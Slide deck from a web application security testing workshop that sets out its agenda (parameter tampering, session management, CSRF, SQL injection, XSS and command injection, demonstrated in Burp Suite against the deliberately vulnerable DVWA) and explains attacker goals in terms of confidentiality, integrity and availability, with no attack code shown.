



Testnet Summerschool

Web Application Security Testing

Dave van Stein





Welcome





Your coach for today



Dave van Stein

Security Consultant

Web Application
Penetration Tester



Purpose of today's workshop

✓ Creating awareness

- What is web application security
- Understand some major vulnerabilities in web apps
 - Parameter tampering
 - Session management
 - Injection issues
- Learn how to detect & exploit these
- Current state of web application security
- How to test for web application security
- Next steps on your road


Demo



Audience

✓ We suppose you have

- Some experience with testing: functional testing, performance testing...
- No or little experience with security testing
- Basic knowledge of web application technology
 - Web application tiers, proxy servers
 - HTTP: requests, cookies, status codes
 - HTML
 - JavaScript
 - SQL



Agenda

- | | |
|----------------|---------------|
| ✓ Block 1 | 13:45 – 15:15 |
| ✓ Coffee break | 15:15 – 15:30 |
| ✓ Block 2 | 15:30 – 17:00 |



Agenda: Block 1

- ✓ Introduction to web application security
- ✓ The testing environment
 - Burp Suite Pro
 - Damn Vulnerable Web Application
 - phpBB2
- ✓ Demonstrations
 - Parameter Tampering
 - Session Management
 - Cross-site request Forgery



Agenda: Block 2


✓ Demonstrations

- SQL Injection (SQLi)
- Cross-site scripting (XSS)
- Command Injection

✓ Final presentation


- State of Web Application Security
- Application security from <> Perspectives
- The application security testers' mindset
- An approach to WAST
- Automated testing
- How to continue from here

Functionality <> Application security






How users look at web apps




How users look at web apps



The origin of the problem does not matter




What web applications look like



2009 © Copyright WhiteHat Security, Inc.




How attackers look at web apps





How attackers look at web apps



Remark: This picture represents only a fraction of attack categories



This breaks basic security rules

Integrity

- Manipulating
 - data (bank transfers)
 - source (user, action)
 - systems
 - ...

Stealing

- accounts & passwords
- session ids
- identity information
- credit card numbers
- secret & confidential business data
- ...

Confidentiality

Availability

- Destroying, exhausting
 - data (deleting)
 - application (memory, defacing)
 - services
 - systems (take over)
 - ...



Web application security

✓ Not about network security


- Firewalls
- IDS/IPS
- Hosts, operating systems, servers, middleware
- Network infrastructure: routers, switches...
- Patching of system software
- Malware prevention and removal

✓ All these are extremely vital

✓ Web application security is build on top of that



Web application security





Mostly misunderstood



https





Damn Vulnerable Web Application

The screenshot shows the DVWA web application interface. At the top is the DVWA logo. Below it is a navigation menu on the left with links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP info, About, and Logout. The main content area has a heading 'Welcome to Damn Vulnerable Web App!' followed by a paragraph describing the app's purpose. Below this is a 'WARNING!' section with a paragraph about not uploading the app to a public folder. Then is a 'Disclaimer' section with a paragraph about responsibility. Finally, there is a 'General Instructions' section with a paragraph about the help button. At the bottom left, it shows 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right, it says 'Damn Vulnerable Web Application (DVWA) v1.0.7 - no phpIDS version by ps_testware'.

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web 